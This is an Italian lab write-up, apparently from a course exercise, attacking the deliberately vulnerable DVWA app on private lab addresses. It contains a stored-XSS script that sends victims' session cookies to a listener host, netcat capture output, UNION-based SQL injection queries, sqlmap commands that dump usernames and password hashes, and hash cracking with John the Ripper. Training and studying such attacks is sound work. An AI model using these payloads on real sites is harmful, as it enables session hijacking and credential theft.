
Per sfruttare la vulnerabilità **XSS stored** ci rechiamo nell'apposita sezione della **DVWA** e carichiamo il seguente script inserendolo direttamente nel messaggio pubblicato.


```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://192.168.50.100:8080/?" + document.cookie, true);
    xhr.send();
</script>
```



Ogni volta che un utente ignaro si reca nella pagina dove è presente (stored) il messaggio pubblicato (per esempio potrebbe trattarsi di un forum), lo **script** verrà automaticamente eseguito e a sua insaputa verranno recuperati i suoi cookie di sessione e inviati ad un attaccante in ascolto, che potrà leggerli con un semplice **netcat**, e potrà quindi usarli in modo malevolo per accedere alla sessione autenticata della vittima.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 8080
GET /?security=low;%20PHPSESSID=0a4ed6e4a9dfc5380939d70f451d63b6 HTTP/1.1
Host: 192.168.50.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.50.101
DNT: 1
Connection: keep-alive
Referer: http://192.168.50.101/
```


In particolare vi era una limitazione che impediva di inserire più di 30 caratteri nel messaggio da pubblicare, ma si è risolta facilmente modificando la **sorgente html**.




Per il **SQL injection blind** possiamo utilizzare due approcci: uno manuale o uno automatizzato.

Per quello **manuale**, con una serie di query successive, si recuperano informazioni sui **nomi delle tabelle** salvate, andando poi nello specifico ad analizzare la tabella users dove si presuppone siano salvati i dati degli utenti con le credenziali di accesso.


```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: TABLE_PRIVILEGES
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: TRIGGERS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: USER_PRIVILEGES
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: VIEWS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: guestbook
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables #
First name: users
Surname:
```



In effetti troviamo che nella tabella users sono presenti i nomi utente e le password analizzando i **nomi delle colonne**. Li otteniamo.




A questo punto basta salvare gli hash delle password in un file e utilizzare il tool **John the Ripper** installato in Kali Linux per eseguire un **password cracking** utilizzando il dizionario **rockyou.txt** con le password più comuni (specifichiamo il formato **MD5** di hash poiché sappiamo che le password sono cifrate con quella funzione, altrimenti il tool è comunque in grado di riconoscerla da solo). Otteniamo così le password **in chiaro**.




L'approccio automatizzato prevede invece l'utilizzo di **sqlmap**, che esegue ciò che abbiamo fatto precedentemente senza dover scrivere manualmente le query per interrogare il **DBMS**.

Per prima cosa si recupera un **cookie di sessione** valido.




Si utilizza sqlmap impostando il cookie di sessione, e si trovano i **database** presenti.

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0a4ed6e4a9dfc5380939d70f451d63b6" --schema --batch




Si recuperano le **tabelle** presenti nel database **dvwa**.

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0a4ed6e4a9dfc5380939d70f451d63b6" -D dvwa –tables



In seguito si visualizzano le **colonne** della tabella **users**.

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0a4ed6e4a9dfc5380939d70f451d63b6" --columns -T users --batch



Infine si recuperano i **nomi utente** e le **password** contenuti nella tabella users.

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0a4ed6e4a9dfc5380939d70f451d63b6" -D dvwa -T users -C user,password --dump

Si noti che sqlmap è inoltre anche in grado di riconoscere che le password sono cifrate tramite la **funzione di hash** MD5 e permette di eseguire un attacco brute force con dizionario per ottenerle in chiaro.

Sarebbe stato anche possibile utilizzare **view source** della dvwa come aiuto per navigare nelle tabelle **sql** , analizzando lo script back-end eseguito. È molto raro nella realtà che questo sia noto (qui è visualizzabile per scopi didattici) pertanto non ne ho tenuto conto per la risoluzione dell'esercizio.

SQL Injection (Blind) Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Un'ultima osservazione finale riguarda la facilità con cui vengono ottenute le password in chiaro tramite attacchi **brute force** con dizionario; questo è dovuto al fatto che si tratta di password molto semplici. L'utilizzo di maiuscole e minuscole, numeri e caratteri speciali alternati in password più lunghe aumenta in modo **esponenziale** il tempo necessario per ottenerle (ci vorrebbero anni di tempo a disposizione) rendendo molto più difficile, se non impossibile per mancanza di tempo e risorse, per un attaccante scovarle tramite un attacco brute force.